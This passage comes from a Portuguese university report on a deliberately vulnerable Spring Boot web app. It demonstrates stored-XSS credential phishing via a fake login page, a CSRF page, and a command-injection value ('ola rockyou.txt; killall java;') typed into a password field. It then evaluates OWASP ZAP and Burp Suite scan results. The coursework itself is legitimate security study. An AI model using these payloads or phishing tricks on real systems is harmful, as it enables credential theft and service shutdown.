O script de javascript injetado irá simplesmente alterar o *action* e o método do *form* da página, assim que o utilizador carregar no botão de submissão. Com isto, os próximos *users* que tentarem enviar uma mensagem irão ser redirecionados para outra página fora do *website* original. De forma a exemplificar este ataque, foi criado um projeto em *spring boot* de modo a simular um *website* malicioso. Por sua vez, o atacante, na diretoria do projeto, executa o seguinte comando no terminal:

```
Microsoft Windows [Version 10.0.22000.1335]
(c) Microsoft Corporation. All rights reserved.

E:\##UNIVERSIDADE\2022-2023\CDSS\2nd_assignment\exploits\spring-boot>mvnw spring-boot:run
```

Tendo a nova *web application* ligada, da próxima vez que o *user* inserir uma mensagem irá ser conduzido para uma cópia falsa da *web application* original.

The screenshot shows a browser window with the URL `localhost:8081/index`. The page title is "Design and Development of Secure Software". Below it, a section titled "Practical Assignment #2" is visible. A "DISCLAIMER" note states: "DISCLAIMER: This code is to be used in the scope of the DDSS course." Below this, four links are listed under "Part 1.1": "Vulnerable Non-Vulnerable", "Part 1.2: Vulnerable Non-Vulnerable", "Part 1.3: Vulnerable Non-Vulnerable", and "Part 1.4: Vulnerable Non-Vulnerable". At the bottom of the page, a red message "User not logged" is displayed.

Neste caso, o atacante tenta enganar o utilizador insinuando que a sessão do mesmo terminou e teria de se autenticar de novo. Não estando atento ao novo *url* em que o mesmo se encontra, o utilizador volta a autenticar-se

The screenshot shows a browser window with the URL `localhost:8081/part1_1_vulnerable`. The page title is "Design and Development of Secure Software". Below it, a section titled "Practical Assignment #2 - Part 1.1" is visible. A "DISCLAIMER" note states: "DISCLAIMER: This code is to be used in the scope of the DDSS course." Below this, a form titled "Part 1.0 - Vulnerable Form" is shown. It contains three input fields: "Username" (value "UserFeliz"), "Password" (value "NaoVaiMeAcontecerNadaNe"), and "Remember me" (unchecked). A "Login" button is located at the bottom right of the form.

O *user* acaba por inserir as credenciais num *form* criado pelo atacante que, quando submetidas, irá permitir que este tenha acesso às mesmas:

```
2022-12-18 18:41:30.827 INFO 7200 --- [nio-8081-exec-1] o.a.c.c.C.[Tomcat].[localhost].[/]
2022-12-18 18:41:30.827 INFO 7200 --- [nio-8081-exec-1] o.s.web.servlet.DispatcherServlet
2022-12-18 18:41:30.829 INFO 7200 --- [nio-8081-exec-1] o.s.web.servlet.DispatcherServlet
Username: UserFeliz
Password: NaoVaiMeAcontecerNadaNe?
```

```
: Initializing Spring DispatcherServlet 'dispatcher'
: Initializing Servlet 'dispatcherServlet'
: Completed initialization in 2 ms
```

Deste modo, o atacante conseguiu roubar as credenciais do utilizador sem que o mesmo se tenha apercebido disso. Para reforçar ainda mais a autenticidade da página falsa, após submeter as credenciais é redirecionado para a página principal da *web application* original.

Podemos, assim, considerar que este *Stored XSS* é uma vulnerabilidade de 2^a ordem, já que o seu efeito não é imediato (inserção de uma mensagem perigosa), mas, mais tarde, serão notórias as consequências provocadas pelo mesmo (roubo de credenciais). Este tipo de ataque volta a acontecer novamente pela falta de sanitização do *output*.

```
<tr th:if="${allMessages.size() > 0}">
    th:each="index : ${#numbers.sequence(0, allMessages.size()-1)}">
        <td>[(${allMessages.get(index).author})] : [(${allMessages.get(index).message})]</td>
</tr>
```

- *OS Command Injection*: injeção de comandos que podem atingir o sistema operativo onde a *web application* esteja a ser executada. Permite outras vulnerabilidades como *Path Transversal* e por consequência a navegação pelas diferentes diretórias.

Neste caso, será mais complexo compreender o comando que realmente se encontra a executado ou se há sequer algum tipo de comando a ser executado. Para que o atacante consiga descobrir esta vulnerabilidade terá de ir por tentativa de erro e executar diversos comandos.

Tal como referido anteriormente, na funcionalidade registo está presente *OS Command Injection*, uma vez que a *web application* com o intuito de verificar se a *password* definida pelo utilizador é fraca ou não executa o seguinte comando no terminal:

```
grep + [password] + rockyou.txt
```

Ora, através deste, irá procurar-se a *password* inserida num ficheiro onde se encontram contidas as 100000 passwords mais usadas. Posto isto e sabendo que a *password* é concatenada no comando, é possível inserir uma “*password*” que feche por completo a *web application*, como por exemplo: “ola rockyou.txt; killall java;”

Design and Development of Secure Software

Practical Assignment #2 - Part 1.4

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 4.0 - Vulnerable Form		
Username	Acabou-se o site >))	
Password	ola rockyou.txt; killall java;	
		Register

Ao inserir esta *password*, o comando a executar irá ser o seguinte:

```
grep ola rockyou.txt; killall java; rockyou.txt
```

Isto permite precisamente terminar todos os processos `java.exe` que estejam a correr no sistema operativo da *web application* e consequentemente encerrar a mesma (já que esta é executada utilizando a linguagem Java).

- CSRF: permite ao atacante efetuar *requests* em nome de um *user* legítimo sem o seu conhecimento ou consentimento, através de uma fonte externa ao *website original*. No exemplo a seguir, pode observar-se um atacante a submeter uma mensagem sem que o mesmo tenha tido permissão para tal (esta apenas é concedida se tiver sido efetuado em primeiro lugar a autenticação na *web application* original):

file:///E:/%23%23UNIVERSIDADE/2022-2023/CDSS/2nd assinment/exploits/CSRF/part1_2_vulnerable.html

Design and Development of Secure Software

Practical Assignment #2 - Part 1.2 - HACKING IS THE WAY >:)

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 2.0 - XSS Form

Que será que deveria escrever aqui?
Hmmm já sei!! Uma sugestão, da próxima vez usa um token de CSRF >:)

Submit

Através de uma simples página *html* implementada pelo atacante, o mesmo conseguirá inserir uma mensagem na *web application*. Quando um *user* entrar na inserção de mensagens conseguirá ver a que foi introduzida pelo atacante:

Output Box

null : Que será que deveria escrever aqui? Hmmm já sei!! Uma sugestão, da próxima vez usa um token de CSRF >:)

Algumas notas acerca das vulnerabilidades acima descritas:

- SQL e Blind Injection: é permitida em todos os campos da parte 1, 2 e extra vulnerável. Na parte 3 apenas não é possível fazer *SQL Injection* nos campos de “price more”, “price less” e nos campos de especificação dos anos das datas.
- Reflect XSS: apenas é possível na parte 1 e extra, já que são as únicas em que o conteúdo do *URL* é usado na construção da página *HTML*.
- Stored XSS: tecnicamente é permitido em qualquer uma das partes, pois é possível efetuar *SQL Injection* em todas as que são vulneráveis. Por exemplo, através de *SQL Injection* torna-se possível introduzir mensagens ou livros na base de dados, podendo ser mesmo incluído *scripts* nos parâmetros. Estes, posteriormente, podem vir a ser usados contra o utilizador, caso o mesmo acceda às partes 2 e 3.
- OS Command Injection: só existe na parte extra.
- CSRF: existe em qualquer parte.

Detecção de vulnerabilidades:


Desenvolvidas todas as funcionalidades pretendidas, é crucial efetuar uma análise minuciosa do trabalho desenvolvido para que seja possível perceber se todas as vulnerabilidades foram devidamente identificadas ou se existem mais além das descritas. Ao mesmo tempo, permite-se compreender se as funcionalidades estão corretamente implementadas e se realmente não apresentam vulnerabilidades que possam vir a ser exploradas por um atacante.


Ao longo desta análise foram utilizadas ferramentas para *static analysis* e *testing analysis*. Estas encontram-se enumeradas de seguida, sendo fundamentado a sua escolha:

- OWASP ZAP (testing analysis): representa uma das melhores ferramentas para este tipo de análise, já que fornece um relatório completo das vulnerabilidades encontradas, bem como o conteúdo dos *requests* efetuados nas mesmas. Além das mais valias acima referidas, é uma ferramenta *open-source* e informa que *inputs* são usados durante a sua análise. O único ponto negativo que a mesma apresenta é a dificuldade na configuração de uma autenticação automática (podendo, por vezes, nem funcionar).
- Burp Suite (testing analysis): está no top 5 de *tools* mais usadas para este tipo de análise. À semelhança do OWASP ZAP fornece um relatório de vulnerabilidades muito completo, descrevendo os *requests* e *inputs* utilizados. Por outro lado, é uma ferramenta com a qual já tínhamos interagido em outras cadeiras (AGC). Apesar de não ser *open-source*, o acesso trial (de 15 dias) à sua versão profissional é de fácil acesso. Esta demonstra ainda apresentar uma interface *user friendly*, sendo muito fácil de configurar a autenticação automática na mesma.
- Acunetix (testing analysis): também dentro do top 5 de *tools* mais utilizadas para este tipo de análise, apresenta, à semelhança do que foi observado no *Burp Suite*, uma interface *user friendly*. A configuração da autenticação automática acaba por ser muito fácil de executar, apesar de requerer atenção em pequenos pormenores que podem vir a influenciar o resultado da análise. Por outro lado, os relatórios que a mesma apresenta, bem como a quantidade de testes e *inputs* que a mesma utiliza acabam por ser pontos cruciais que conduziram consequentemente à sua escolha.
- Spot Bugs (static analysis): é uma ferramenta *open-source* que permite detetar más práticas utilizadas em programação Java (linguagem com que foi feito este trabalho), como por exemplo, objetos do *Stream* que não tenham sido fechados, bibliotecas que estejam desatualizadas ou invocações ineficientes de métodos. Por outro lado, além de ser uma ferramenta de rápida execução, consegue detetar possíveis vulnerabilidades presentes no código fonte.
- Checkstyle (static analysis): ferramenta *open-source* própria para programação em java, permitindo identificar se os paradigmas e convenções do Java estão a ser seguidos minuciosamente. Ajuda ainda a manter o código mais limpo e organizado.


OWASP ZAP

Para que seja possível utilizar a *tool* OWASP ZAP é necessário começar por aceder a todas as páginas da *web application* através do *scan manual*:





Dado a conhecer todas as páginas da *web application* ao OWASP ZAP, a partir deste momento o mesmo já tem noção de que sítios terá de analisar. Posto isto, irá prosseguir-se para a configuração da autenticação. Começando por carregar com o botão do lado direito do rato no *request* da autenticação, deverá ser efetuado os seguintes passos:



The screenshot shows the ZAP Session Properties dialog. In the center, there is a table titled "Users" with columns: Enabled, ID, and Name. A new row is being added with "Enabled" checked, "ID" set to 102, and "Name" set to "admin". A red arrow points to the "Add" button. On the left, a tree view shows various URLs under "http://localhost:8080". On the right, a sidebar lists "Session Context" options like "Include in Context" and "Exclude from Context".

Após configurado o tipo de autenticação a efetuar durante a análise, é necessário proceder à ativação da mesma.

The screenshot shows the ZAP interface. On the left, a tree view shows URLs under "http://localhost:8080". A context menu is open over a "GET:part1_1_vulnerable" item, with "Flag as Context" selected. On the right, the "Manual Explore" dialog is open, showing the URL "http://localhost:8080/index" and the "Enable HUD" checkbox checked. A red arrow points to the "OK" button in the dialog. Below the dialog, another context menu is open over the same URL node, with "Include Site in Context" selected.

The screenshots show the OWASP ZAP interface in 'Manual Explore' mode. The left pane lists various URLs and their associated vulnerabilities. The right pane shows a context menu for a selected item, with options such as 'Attack', 'Delete', 'Include in Context', 'Run application', and 'Open/Rescan with Request Editor'. The bottom part of the interface has tabs for 'Quick Start', 'Request', 'Response', and 'Requester'.

Concluídas as configurações necessárias, poderá iniciar-se o scan à web application.

The screenshot shows the 'Active Scan' dialog box in OWASP ZAP. The 'Scope' tab is active, with the 'Starting Point' set to 'http://localhost:8080'. The 'Policy' dropdown is set to 'Default Policy'. The 'Context' dropdown is set to 'GET:part1_1_vulnerable_post(_remember,password,remember,username)'. The 'User' dropdown is set to 'admin'. The 'Recurse' checkbox is checked. At the bottom right, there are 'Start Scan', 'Reset', and 'Cancel' buttons. A red arrow points to the 'Start Scan' button.

Podemos observar que após a análise do OWASP ZAP foram detetados 15 alertas, contendo 96 vulnerabilidades.



Como já referido anteriormente, as vulnerabilidades associadas à não encriptação da comunicação são consideradas fora do scope deste trabalho (como por exemplo: a não utilização do protocolo *HTTPS*, segurança nos *headers* - *CSP*, entre outras), pelo que não irão ser tidas em conta para a análise do mesmo.

Por outro lado, conseguimos perceber que foram relatadas 4 tipos de vulnerabilidades críticas, tal como já se esperaria:

- ✓ **Cross Site Scripting (Persistent)**
 - 📄 GET: http://localhost:8080/part1_2_vulnerable
- ✓ **Path Traversal**
 - 📄 GET: http://localhost:8080/part1_4_vulnerable_post?username
- ✓ **Remote OS Command Injection**
 - 📄 GET: http://localhost:8080/part1_4_vulnerable_post?username
- ✓ **SQL Injection - PostgreSQL (8)**
 - 📄 GET: http://localhost:8080/part1_1_vulnerable_post?username
 - 📄 GET: http://localhost:8080/part1_1_vulnerable_post?username
 - 📄 GET: http://localhost:8080/part1_2_vulnerable_post?message
 - 📄 GET: http://localhost:8080/part1_3_vulnerable_post?title=%27%
 - 📄 GET: http://localhost:8080/part1_3_vulnerable_post?title=&autl
 - 📄 GET: http://localhost:8080/part1_3_vulnerable_post?title=&autl
 - 📄 GET: http://localhost:8080/part1_3_vulnerable_post?title=&autl
 - 📄 GET: http://localhost:8080/part1_4_vulnerable_post?username

Todas as vulnerabilidades deste calibre foram corretamente detetadas, não apresentando quaisquer falsos positivos. Contudo, esta *tool* acabou por não identificar a presença de *SQL Injection* nos campos das *passwords* (na parte 1 e na parte Extra) e em alguns campos da parte 3 (“search for” e “within”). Além desta, também não conseguiu detetar a vulnerabilidade *Reflected XSS* implementada na parte 1 e na parte 4.

⚠ Absence of Anti-CSRF Tokens (14)

- 📄 GET: http://localhost:8080/part1_1_vulnerable
- 📄 GET: http://localhost:8080/part1_1_vulnerable
- 📄 GET: http://localhost:8080/part1_1_vulnerable?error=Invalid%2
- 📄 GET: http://localhost:8080/part1_1_vulnerable?error=Invalid%2
- 📄 GET: http://localhost:8080/part1_2_vulnerable
- 📄 GET: http://localhost:8080/part1_2_vulnerable
- 📄 GET: http://localhost:8080/part1_3_vulnerable
- 📄 GET: http://localhost:8080/part1_3_vulnerable
- 📄 GET: http://localhost:8080/part1_3_vulnerable?show_descripti
- 📄 GET: http://localhost:8080/part1_3_vulnerable?show_descripti
- 📄 GET: http://localhost:8080/part1_3_vulnerable?show_descripti
- 📄 GET: http://localhost:8080/part1_3_vulnerable?show_descripti
- 📄 GET: http://localhost:8080/part1_4_vulnerable
- 📄 GET: http://localhost:8080/part1_4_vulnerable

⚠ Buffer Overflow (5)

- 📄 GET: http://localhost:8080/part1_2_vulnerable_post?message=
- 📄 GET: http://localhost:8080/part1_3_vulnerable_post?title=&auth
- 📄 GET: http://localhost:8080/part1_4_vulnerable_post?username
- 📄 POST: http://localhost:8080/part1_2_non_vulnerable_post
- 📄 POST: http://localhost:8080/part1_3_non_vulnerable_post

Tal como esperado, foi detetada a ausência de proteção contra ataques *CSRF* na versão vulnerável das funcionalidades, já que não é adicionado qualquer *token* de *CSRF* nas mesmas.

Ainda assim, conseguimos detetar os primeiros sinais de falsos positivos, já que não é possível existir *Buffer Overflow* em Java NÃO nativo. Na framework *spring-boot* é utilizado apenas código java “puro”, não sendo efetuadas chamadas a métodos de linguagens *low-level* como C ou C++. No máximo, o que poderia ocorrer (nas funcionalidades vulneráveis) é a violação de *constraints* nas tabelas da base de dados. Esta ideia poderá ainda ser sustentada não só pelo facto de o java “puro” gerir a sua própria memória, como também de o tamanho máximo de uma *string* ser de 2147483647 caracteres e os *inputs* testados na aplicação rondarem os 2000 caracteres.

▼ ⚠ Format String Error

- 📄 GET: http://localhost:8080/part1_4_vulnerable_post?username

Em contrapartida, devido à falta de sanitização de *input* na parte vulnerável de um registo, ao não ser verificada a inserção de caracteres como ‘%’ é permitido que os utilizadores recorram aos mesmos. Posteriormente, caso estes se autentiquem na *web application*, irá ser gerado um erro na mesma, já que o nome destes utilizadores é incluído nas *cookies*. Este tipo de vulnerabilidade é designado por *Format String Error*.

⚠ Information Disclosure - Debug Error Messages

- 📄 GET: http://localhost:8080/part1_1_vulnerable_post?username

⚠ Application Error Disclosure

- 📄 GET: http://localhost:8080/part1_1_vulnerable_post?username

Estas vulnerabilidades podem estar associadas tanto ao facto de não ser efetuado qualquer mapeamento do */error*, como também à falta de tratamento de erros durante a execução da *web application*. Este tipo de erros fornece frequentemente informação sensível acerca do modo de funcionamento do sistema da *web application*. Ainda assim, não foram detetados todos os erros deste tipo, já que a parte 2, 3 e extra contêm o mesmo tipo de vulnerabilidade.

¶ Information Disclosure - Sensitive Information in URL (10)

- ❑ GET: http://localhost:8080/part1_1_vulnerable_post?username
- ❑ GET: http://localhost:8080/part1_4_vulnerable_post?username
- ❑ GET: http://localhost:8080/part1_4_vulnerable_post?username

O facto de ter sido usado um método *GET* em vez de *POST* permite que a informação contida no *payload* do *request* se torne visível no *url*. Novamente, todas as versões vulneráveis apresentam este tipo de vulnerabilidade, já que são todas executadas usando um método *GET*.

¶ Modern Web Application (8)

- ❑ GET: http://localhost:8080/part1_1_non_vulnerable
- ❑ GET: http://localhost:8080/part1_2_non_vulnerable
- ❑ GET: http://localhost:8080/part1_3_non_vulnerable
- ❑ GET: http://localhost:8080/part1_3_non_vulnerable?show_des
- ❑ GET: http://localhost:8080/part1_3_vulnerable
- ❑ GET: http://localhost:8080/part1_3_vulnerable?show_descripti
- ❑ GET: http://localhost:8080/part1_3_vulnerable?show_descripti
- ❑ GET: http://localhost:8080/part1_4_non_vulnerable

Apesar deste último caso ter sido detetado como um alerta e consequentemente como uma possível vulnerabilidade, este apenas apresenta um caráter informacional, explicitando que o *url* fornecido para efetuar o *scan* corresponde a uma *web application* “moderna”.

¶ Parameter Tampering (21)

- ❑ GET: http://localhost:8080/part1_1_vulnerable_post?username
- ❑ GET: http://localhost:8080/part1_3_vulnerable_post?=&auth=
- ❑ GET: http://localhost:8080/part1_3_vulnerable_post?title=&=
- ❑ GET: http://localhost:8080/part1_3_vulnerable_post?title=&a
- ❑ GET: http://localhost:8080/part1_3_vulnerable_post?title=&a
- ❑ GET: http://localhost:8080/part1_3_vulnerable_post?title=&a
- ❑ GET: http://localhost:8080/part1_3_vulnerable_post?title=&a
- ❑ POST: http://localhost:8080/part1_1_non_vulnerable_post
- ❑ POST: http://localhost:8080/part1_1_non_vulnerable_post
- ❑ POST: http://localhost:8080/part1_1_non_vulnerable_post
- ❑ POST: http://localhost:8080/part1_2_non_vulnerable_post
- ❑ POST: http://localhost:8080/part1_3_non_vulnerable_post
- ❑ POST: http://localhost:8080/part1_4_non_vulnerable_post
- ❑ POST: http://localhost:8080/part1_4_non_vulnerable_post

¶ Cookie Poisoning (3)

- ❑ GET: http://localhost:8080/part1_1_vulnerable_post?username
- ❑ GET: http://localhost:8080/part1_1_vulnerable_post?username
- ❑ GET: http://localhost:8080/part1_1_vulnerable_post?username

¶ Loosely Scoped Cookie (8)

- ❑ GET: http://localhost:8080/index
- ❑ GET: http://localhost:8080/index
- ❑ GET: http://localhost:8080/part1_2_vulnerable
- ❑ GET: http://localhost:8080/part1_3_non_vulnerable
- ❑ GET: http://localhost:8080/part1_3_vulnerable
- ❑ GET: http://localhost:8080/robots.txt
- ❑ POST: http://localhost:8080/part1_1_non_vulnerable_post
- ❑ POST: http://localhost:8080/part1_4_non_vulnerable_post

¶ Content Security Policy (CSP) Header Not Set (15)

- ❑ GET: http://localhost:8080/index
- ❑ GET: http://localhost:8080/part1_1_non_vulnerable
- ❑ GET: http://localhost:8080/part1_1_vulnerable
- ❑ GET: http://localhost:8080/part1_1_vulnerable?error=Invalid%2
- ❑ GET: http://localhost:8080/part1_1_vulnerable_post?username
- ❑ GET: http://localhost:8080/part1_2_non_vulnerable
- ❑ GET: http://localhost:8080/part1_2_vulnerable
- ❑ GET: http://localhost:8080/part1_3_non_vulnerable
- ❑ GET: http://localhost:8080/part1_3_vulnerable?show_des
- ❑ GET: http://localhost:8080/part1_3_vulnerable
- ❑ GET: http://localhost:8080/part1_3_vulnerable?show_descripti
- ❑ GET: http://localhost:8080/part1_3_vulnerable?show_descripti
- ❑ GET: http://localhost:8080/part1_4_non_vulnerable
- ❑ GET: http://localhost:8080/part1_4_vulnerable

Todas estas restantes vulnerabilidades identificadas encontram-se fora do *scope* do trabalho, devido à ausência de encriptação na comunicação efetuada entre o *front-end* e *back-end* da *web application*. No entanto, com vista a esclarecer o significado de cada uma, de seguida encontram-se explicados alguns casos em que as mesmas poderão vir a acontecer:

- Parameter Tampering: quando um atacante consegue aceder aos *requests* efetuados à *Web Application* e eventualmente alterar os parâmetros do mesmo. Estes parâmetros modificados podem mesmo vir a ser utilizados para posteriormente construir *queries SQL*.
- Cookie Poisoning: quando um atacante consegue de alguma forma manipular o conteúdo das *cookies*, podendo resultar em ações maliciosas durante a execução da *web application*. Neste caso, foi detetada esta vulnerabilidade na parte 1 na sua versão vulnerável, já que é nesse mesmo ponto que pode ser explorado o facto de ser criada uma *cookie* de sessão com o nome do utilizador autenticado.
- Loosely Scoped Cookie: acontece quando na criação de uma *cookie* não é definido um *domain* ou *path* específico para a mesma, ou seja, a *cookie* não é *scoped* corretamente, permitindo que esta possa vir a ser acessada em outros pontos da *web application* que não os desejados. Neste caso, estamos novamente perante falsos positivos, já que todas as *cookies* ao longo da *web application* se encontram *scoped*.
- Content-Security Policy Header Not Set: este alerta acontece quando as políticas de segurança que um *browser* tem de seguir durante a renderização das web pages não se encontram definidas, sendo este o caso. A falta destas políticas cria oportunidades para a ocorrência de ataques XSS.

No geral, esta *tool* demonstrou ser bastante útil, uma vez que detetou praticamente todas as vulnerabilidades que tinham sido implementadas na *web application*. Apesar de nos termos deparado com casos em que a mesma vulnerabilidade não foi detetada em todos os locais onde se encontrava presente, acabava sempre por detetar a sua existência numa das partes. Uma possível justificação para a ocorrência de situações como esta poderá ser o facto de a ferramenta tentar minimizar o número de *requests* efetuados durante a sua análise. Assim, após detetar a presença de uma certa vulnerabilidade nalguns casos, deixa de considerar a mesma nos testes seguintes.


Em contrapartida, o OWASP ZAP acaba por falhar e não detetar vulnerabilidades como *Reflected XSS* ou *Blind SQL Injection*. Esta *tool* não identificou a primeira vulnerabilidade, muito provavelmente, por não beneficiar de métodos que permitam alterar o *url*. Poderá afirmar-se isto, visto que esta fragilidade demonstrou poder ser explorada desta maneira na *web application* (devido aos parâmetros do *url* estarem diretamente conectados à página HTML). Já a *Blind SQL Injection* não é de todo uma vulnerabilidade separada da SQL Injection, mas, tal como foi visto anteriormente, são conceitos que podem ser separados.

Em termos de falsos positivos, tivemos só a deteção *Buffer Overflows*, uma vez que não é possível a ocorrência deste tipo de vulnerabilidade no ambiente em que a aplicação foi desenvolvida (tanto nas versões vulneráveis, como nas não vulneráveis).

Burp Suite

À semelhança do OWASP ZAP, antes de se efetuar qualquer análise à *web application* é necessário novamente configurar a forma como a *tool* deve realizar o *login*. As diversas etapas para este processo encontram-se retratadas de seguida:

Começa-se por abrir o *browser* embutido no *Burp Suite*, presente no separador *Target*:



De seguida, será necessário gravar a forma como é efetuada a autenticação:

Demonstrado o processo de autenticação, pode-se parar de gravar.

Iniciar o *scan*, não esquecendo de colar o *login* que foi criado (este já estará presente no *clipboard*):

The screenshot shows the Burp Suite interface with the 'New scan' dialog open. The 'Scan configuration' tab is selected. The 'Scan Type' section has 'Crawl and audit' selected. The 'URLs to Scan' field contains the URL `http://localhost:8080/index`. The 'Protocol settings' section has 'Scan using HTTP & HTTPS' selected. Red arrows highlight the 'New scan' button in the top right of the main window and the 'OK' button in the bottom right of the configuration dialog.

Efetuado o *scan*, os resultados obtidos pelo *Burp Suite* foram os seguintes:

Começando por olhar para os alertas de caráter mais crítico, conseguimos observar vulnerabilidades bem conhecidas:

#	Task	Time	Action	Issue type	Host	Path
14	3	17:01:27 19 Dec 2022	Issue found	❗ SQL injection	http://localhost:8080	/part1_1_vulnerable_post
